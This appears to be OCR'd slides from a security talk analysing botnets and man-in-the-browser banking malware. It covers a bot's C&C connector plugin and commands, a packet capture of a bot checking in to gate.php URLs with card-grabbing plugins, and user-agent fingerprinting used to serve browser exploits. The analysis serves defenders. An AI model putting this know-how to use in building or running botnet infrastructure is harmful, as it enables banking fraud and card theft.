
Custom Connector Plugin

- What Lies Beneath ?
  - A mediator between bot and the main admin panel
  - Good enough to make decisions whether to send request to C&C or not
  - Generates encryption based channel between C&C and itself
  - Very productive for creating decentralized botnet based on plugins

- Operations !
  - Update bot configuration - UPDATE_CONFIG
  - Update bot executable - UPDATE
  - Manage plugins – PLUGIN
  - Load third-party exe - LOAD



Bot – Custom Connector in Action





```
455 48.903347   [redacted] [redacted]   TCP    22059 > microsoft-ds [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1
486 51.903513                           TCP    22059 > microsoft-ds [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1
546 57.893799                           TCP    22059 > microsoft-ds [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1
726 82.883099                           TCP    22043 > http [FIN, ACK] Seq=1 Ack=1 Win=63689 Len=0
727 82.887636                           TCP    22062 > http [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1
728 83.175059                           TCP    22043 > http [FIN, ACK] Seq=1 Ack=1 Win=63689 Len=0
731 83.775110                           TCP    22043 > http [FIN, ACK] Seq=1 Ack=1 Win=63689 Len=0
732 84.975162                           TCP    22043 > http [FIN, ACK] Seq=1 Ack=1 Win=63689 Len=0
733 85.886223                           TCP    22062 > http [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1
734 85.935724                           TCP    http > 22062 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1460 SACK_PERM=1
735 85.935803                           TCP    22062 > http [ACK] Seq=1 Ack=1 Win=64240 Len=0
736 85.937508                           HTTP   GET /~w4ck1ng/spy/gate_billing.php?guid=Administrator!IIITA-40E334642!D40DD1ED HTTP/1.1
737 87.376324                           TCP    22043 > http [FIN, ACK] Seq=1 Ack=1 Win=63689 Len=0
753 88.936612                           HTTP   [TCP Retransmission] GET /~w4ck1ng/spy/gate_billing.php?guid=Administrator!IIITA-40E334642!D40DD1ED HTTP/1.1
769 89.533487                           TCP    http > 22062 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1460 SACK_PERM=1
770 89.533544                           TCP    [TCP Dup ACK 753#1] 22062 > http [ACK] Seq=155 Ack=1 Win=64240 Len=0 SLE=0 SRE=1
786 92.176783                           TCP    22043 > http [FIN, ACK] Seq=1 Ack=1 Win=63689 Len=0
789 94.936918                           HTTP   [TCP Retransmission] GET /~w4ck1ng/spy/gate_billing.php?guid=Administrator!IIITA-40E334642!D40DD1ED HTTP/1.1
790 95.530399                           TCP    http > 22062 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1460 SACK_PERM=1
791 95.530478                           TCP    [TCP Dup ACK 789#1] 22062 > http [ACK] Seq=155 Ack=1 Win=64240 Len=0 SLE=0 SRE=1
837 101.777118                          TCP    22043 > http [RST, ACK] Seq=2 Ack=1 Win=0 Len=0
853 104.602875                          TCP    22063 > http [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1
854 104.656485                          TCP    http > 22063 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1460 SACK_PERM=1
855 104.656622                          TCP    22063 > http [ACK] Seq=1 Ack=1 Win=64240 Len=0
856 104.657823                          HTTP   GET /~w4ck1ng/spy/gate.php?guid=Administrator!IIITA-40E334642!D40DD1ED&ver=10299&stat=ONLINE&plg=billinghammer;ccgrabber;
857 104.716881                          TCP    http > 22063 [ACK] Seq=1 Ack=293 Win=6432 Len=0
858 104.716884                          HTTP   HTTP/1.1 404 Not Found  (text/html)
859 104.907485                          TCP    22063 > http [ACK] Seq=293 Ack=552 Win=63689 Len=0
875 105.716343                          TCP    http > 22063 [FIN, ACK] Seq=552 Ack=293 Win=6432 Len=0
876 105.716409                          TCP    22063 > http [ACK] Seq=293 Ack=553 Win=63689 Len=0
892 106.938652                          HTTP   [TCP Retransmission] GET /~w4ck1ng/spy/gate_billing.php?guid=Administrator!IIITA-40E334642!D40DD1ED HTTP/1.1
893 106.986376                          TCP    http > 22062 [ACK] Seq=1 Ack=155 Win=6432 Len=0
894 106.986753                          HTTP   HTTP/1.1 404 Not Found  (text/html)
895 107.178431                          TCP    22062 > http [ACK] Seq=155 Ack=560 Win=64240 Len=0
896 107.987213                          TCP    http > 22062 [FIN, ACK] Seq=560 Ack=155 Win=6432 Len=0
897 107.987280                          TCP    22062 > http [ACK] Seq=155 Ack=561 Win=64240 Len=0
1137 145.147871                         TCP    22064 > microsoft-ds [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1
1138 145.156688                         TCP    22065 > microsoft-ds [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1
```

# Browser/ Bot – Exploitation Paradigm

Reality of the Bots


- Inside Bot - Characteristics
  - Similar working to ring 3 rootkit
    - Hooking and hijacking in userland space
    - Perform injections in the web processes
  - Hooks HTTP communication interface
    - Exploit browsers - on the fly content injections
  - Infection = {Bots + Plugins}





Man In the Browser (MITB)

- The Reality of MITB
  - Malware (bot/trojan) having an ability to infect victim browsers
  - Capable enough to modify web pages, perform non legitimate transactions
  - Invisible to users and browsers
  - Steal the credit card number efficiently
  - Spying on browser sessions



Online banking

Payment Details

To pay someone please enter the following details

Payee name: Gas bill

Payee account no.: 123456

Payee sort code: 112233


Amount: 50

! Malware waits for Customer to initiate payment


http://www.cronto.com/download/internet_banking_fraud_beyond_phishing.pdf

Browser – User Agent Fingerprinting

- User Agent Fingerprinting
  - Detecting the state of running browser in the system
  - Provides plethora of information about browser versions
    - Typically requires to serve specific exploits for downloading bots



User visits a malware domain
Browser sends a User Agent string
Malware scans the User Agent string
Malware detects the browser version
Malware exploits the browser

Browser – User Agents



Firefox 3.6.12

Mozilla	MozillaProductToken. It's a Mozilla based user agent
5.0	Mozilla Version
Windows	Platform
U	Security values: • **N** for no security • **U** for strong security • **I** for weak security
Windows NT 6.0	Operating System: Windows Vista
en-US	Language Tag, indicates the language for which the client had been localized (e.g. menus and buttons in the user interface) en-US = English - United States
rv:1.9.2.12	CVS Branch Tag The version of Gecko being used in the browser
Gecko	Gecko engine inside
20101026	Build Date: the date the browser was built
Firefox	Name : Firefox
3.6.12	Version
.NET CLR 3.5.30729	.NET framework Version : 3.5.30729
.NET4.0C	.NET framework Version : 4.0 Client Profile




Firefox

version 3.0.2

©1998-2008 Contributors. All Rights Reserved. Firefox and the Firefox logos are trademarks of the Mozilla Foundation. All rights reserved.


Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.0.2) Gecko/2008092318 Fedora/3.0.2-1.fc9 Firefox/3.0.2



```
Mozilla/5.0 (Linux; U; Android 2.2.1; en-us;
Nexus One Build/FRG83) AppleWebKit/533.1
(KHTML, like Gecko) Version/4.0 Mobile Safari/
533.1
```

Optional. In the Android User-Agent, if this “mobile” string exists, it signals a mobile user (rather than, for example, a tablet user).

Real Time Example : Browser Sniffing



